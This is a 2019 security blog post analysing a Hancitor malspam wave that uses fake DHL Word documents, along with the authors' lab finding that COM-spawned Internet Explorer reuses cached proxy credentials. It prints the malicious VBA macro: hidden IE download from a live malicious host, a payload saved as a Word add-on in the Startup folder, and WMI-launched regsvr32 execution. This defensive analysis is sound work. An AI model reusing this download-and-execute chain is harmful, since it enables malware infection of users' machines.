Hancitor. Evasive new waves, and how COM objects can use Cached Credentials for Proxy Authentication.

By dodgethissecurity_1ooun4

Published: 2019-11-01 · Archived: 2026-04-06 01:36:29 UTC

While analyzing a new wave of Hancitor, I have determined that they have combined a variety of techniques together which greatly increases the effectiveness of the campaign.

According to my research, they have leveraged an effective combination of Living off the Land Techniques in order to evade detection. WMI for indirect command execution and COM objects to download stage-two binaries in Proxy and Non-Proxy environments. Most security teams are not aware of the danger COM objects pose. My research partners and I have determined them to be very dangerous given the current state of EDR and EPP monitoring. Not to mention, Windows COM object mitigation and proxy capabilities to minimize the use of Cached Credentials.

COM Objects Use of Cached Credentials – Backstory of how/when this was discovered.

This was theorized by my research partners and I around a year ago. A few months later, one of my research partners figured out how to write the COM object code from a Sandbox Escaper function call that used to be linked here. He rewrote it in C++, to specifically call Internet Explorer instead of “CLSID_ShellLink”.

In order to eliminate unrelated possibilities, we set up two boxes in our virtualized test environment to verify our theories. One box was a Ubuntu 16.04 system setup with a range of free proxy tools/software. The second was a Windows 10 box that had NOT been authenticated with any web browsers or software during testing sessions.

We had configured the Windows 10 system to route all traffic through the Ubuntu Linux system via the proxy port which we setup to require Base64/Legacy Authentication. Once everything was finalized, my research partner executed his program that used COM object calls to initialize an instance of Internet Explorer and reach out to an external benign website “https://www.google.com”

Base64/Legacy Authentication – Successful Internet Access via Cached Creds.

To our surprise, callouts through each tested proxy software with this authentication succeeded. We had not set up the proxy within the POC program, so we didn’t expected cached credentials to work against this authentication mechanism or for the IE instance to callout successfully. Based on our assessment we theorized that Internet Explorer pulled the proxy settings automatically from Windows and the locally cached creds for the current user from the Windows Password Vault automatically.


Kerberos Authentication Successful – Internet Access via Cached Creds.

We reset the Windows 10 box and Ubuntu box back to their initial VM Snapshots from before the first phase of testing. We reconfigured each of the proxy programs/services in Linux to now only accept Kerberos

authentication. We ran the sample again and it succeeded. Once again, we theorized that Internet Explorer pulled its proxy settings from Windows without explicit configuration in the calling program, and that it pulled the cached credentials from the local Windows Password Vault.

Now onto the Hancitor Analysis:

First off, lets show a quick chart of how these waves of Hancitor execute.




Flow Chart – Overview of How Hancitor Executes

Hancitor – Stage 1 – Malspam, Download and Document Summary:

A user receives a Hancitor infected email, this email directs them to download their “DHL Notification” from a malicious link embedded in the email. When a user clicks the link, it sends them to a website which redirects them to another website that actually serves up the malicious file. Linux user agents from my testing resulted in a error on the first link. Changing user agent to a Windows one resolved this.


Filename Regular Expression: “dhl_[0-9]{1,6}\.doc” is what I had observed from multiple downloads.

Once the word document is received and opened, it asks the user to enable Macros/editing to view the document.




Fake “Document is Protected” document content which directs the user to effectively enable Macros.

The user is then prompted to “Enter the document password to view it”



Fake document requires a password warning.



The small text chosen along with the non-normal font is likely to confuse image recognition based automation.

Currently, this form is not tied to the macros. Based on observations, I do believe that it will likely move toward macro execution and the user will be required to enter something to enable it. This would be an effective Anti-sandbox feature in the short term, as Sandbox providers would have to play catch-up in order to adjust to this new data automation.

Hancitor Stage 1 – Macro Execution:

Hancitor in this case has two functions that are named similarly to one another. The first is the Function “AutoOPeN()” which calls and attempts to run the malicious code in the function “hEXXhG”. The second, is the

function “Auto_OPeN()”. It calls “AutoOPeN()” again, if the attempt to run the malicious code failed for some reason. This sets up an infinite loop between the two functions. I believe this is done to give the document the highest chance of infection success.

Line	Instruction
110	Sub AutoOPeN()
110	hEXXhG
110	End Sub

This is the Function that calls the malicious code in the function named “hEXXhG”

Subroutine Auto_OPeN, APIs: 0, Strings: 0, Number of lines: 3, Relevance: 1.253

Line	Instruction
111	Sub Auto_OPeN()
111	AutoOPeN
111	End Sub

This is the fallback function that attempts to be called if the first AutoOpen execution failed.

The malicious function “hEXXhG” first executes code (see below), which uses a COM object call to spawn an Internet Explorer window that is hidden from the users view. Due to the nature of how COM objects work, most EDR and EPP solutions will not see that the source document was responsible for the followup activity in IE.

-
```
Instruction
Sub hEXXhG()
    On Error Resume Next
    Set ess = CreateObject("Int" + "erne" + "tEx" + "pl" + "or" + "er." + "App" + "li" + "cat" + "ion")
    ess.Navigate "http://austinhcg.com/download.html"
    State = 0
    Do Until State = 4
        DoEvents
        State = ess.readyState
    Loop
```


Meta Information
executed
CreateObject("InternetExplorer.Application") -> Internet Explorer executed
Navigate
DoEvents
readyState

Hancitor Stage 1 – Download of Stage 2 via COM called Internet Explorer

Notice from the screenshots above that Hancitor is also calling COM objects to create an Internet Explorer instance. This is similar to the research and POC testing that my research partners and I tested/analyzed nearly six months ago. This IE instance should also be theoretically proxy aware and use cached credentials in a similar fashion as well. The stage two download link is passed to IE, then an attempt to download the malicious file is made. This is looped until it succeeds or the document is closed.

Hancitor Stage 1/2 – COM calls to evasive file saving functions. (Part 1)


```
Dim txBJBGa
txBJBGa = ess.Document.Body.getElementsByTagName("pre").Item(0).innerHTML
p = Environ("A" + "PP" + "DA" + "TA") & "\Mi" + "cro" + "sof" + "t\Wo" + "rd" + "\St" + "ar" + "tup\"

Set hlNTsvp = CreateObject("Scripting.FileSystemObject")

If Not hlNTsvp.FolderExists(p) Then
    hlNTsvp.CreateFolder (p)
Endif
Randomize
p = p & Int(Rnd * 999) + 1 & "F.wll"

Set objFile = hlNTsvp.CreateTextFile(p, True)
```



In the screenshot above, the macro saves the returned web page content to a variable named “txBJBGa”. In this case, this is the stage two payload (the actual hancitor binary/downloader). After this, it uses the Environ call to use the environment variables and determine where the app data folder is located for the current user. It then combines that path with the Microsoft Word Startup folder. The stage two payload is then saved as a .wll file (Word Addon file) to this directory. Using Joe Sandbox it was “C:\Users\Suzanne Davies\AppData\Roaming\Microsoft\Word\Startup\651F.wll”.

The file name is randomized at the time of it being saved to disk. In all cases the stage two appeared to be named with a random number of 000-999 followed by the letter F and the extension. If Microsoft Word is opened while this file is still in this path/location it warns that a add-on file failed to load properly.

Hancitor Stage 1/2 – COM calls to evasive file saving functions.(Part 2)



```
Len() -> 0
executed
Chr
CByte
Mid
Len() -> 0
executed
```

- **Close**

The contents of “txBJBGa” from earlier is then written to this fake word addon file. The writing of the file to disk is then closed.

Hancitor Stage 2 – COM object reference to WMI created, which calls the LOLBIN “regsvr32.exe”:

```
Set objWMIService = GetObject("w" + "i" + "n" + "mg" + "m" + "ts" + ":W" + "I" + "n3" + "2_" + "P" + "r" + "oc" + "e" + "ss")

objWMIService.Create "r" + "e" + "gs" + "vr" + "3" + "2.e" + "xe -s " + p,  ,  , processid


MsgBox "Th" + "e d" + "oc" + "um" + "ent " + "is" + " p" + "ro" + "te" + "ct" + "ed" + ", yo" + "u w" + "i" + "l" + "l ne" + "e" + "d t" + "o sp" + "eci" + "f" + "y a" + " pa" + "sswo" + "rd" + " to " + "un" + "l" + "oc" + "k."
Dim myUserForm as UserForm1
Set myUserForm = New UserForm1
myUserForm.Show
Application.Quit
End Sub
```

```
GetObject("winmgmts:Win32_Process")
executed
SWbemObjectEx.Create("regsvr32.exe -s C:\Users\Suzanne Davies\AppData\
Roaming\Microsoft\Word\Startup\651F.wll",) -> 0
processid
executed
MsgBox


Show
Quit
```

Based on the documentation of the GetObject function in VB, COM is used to either load or create a reference to an application, in this case WMI. This WMI call in the above code then creates the process “regsvr32.exe -s file” to execute the stage two downloader which was written to disk earlier. This is three layers of evasion techniques just to reach the point of code execution. This proves that they have detailed knowledge of COM, WMI, and research into LOLBINS. Finally, after successful execution of the Hancitor downloader telling a user to “Enter a password to access the protected document”, you can see the Macro code at the end.

What does this all mean?

Companies, individuals, etc. will no longer be able to assume that stage two downloads will likely fail for a broad range of malware. Or that stage one and two C2 callouts will fail due to proxy servers.

Prediction on Future COM Developments + Personal Theories:

1. Use of COM objects for persistence, execution, downloads, exfiltration, lateral movement, etc. is likely to increase in the future.
2. I believe that it is likely possible (if not already being abused) for cached credentials to be used to laterally move via COM object calls to SMB, RDP, WMI, etc to other systems within a network.
3. EDR, EPP, and OS vendors will be forced to add COM visibility, mitigation's and preventative functionality as awareness of this threat drives customer pressure and demand for solutions.
4. Based on information found regarding COM objects even from the Vault 7 breach it is likely that Intelligence Agencies (Nation States) utilize COM objects (and likely have for possibly up to the last decade). Visibility into COM objects may lead to discovery of some of these operations.

IOCs:

Please use the pastebin post from @James_inthe_box which I have linked here to see the IOCs.
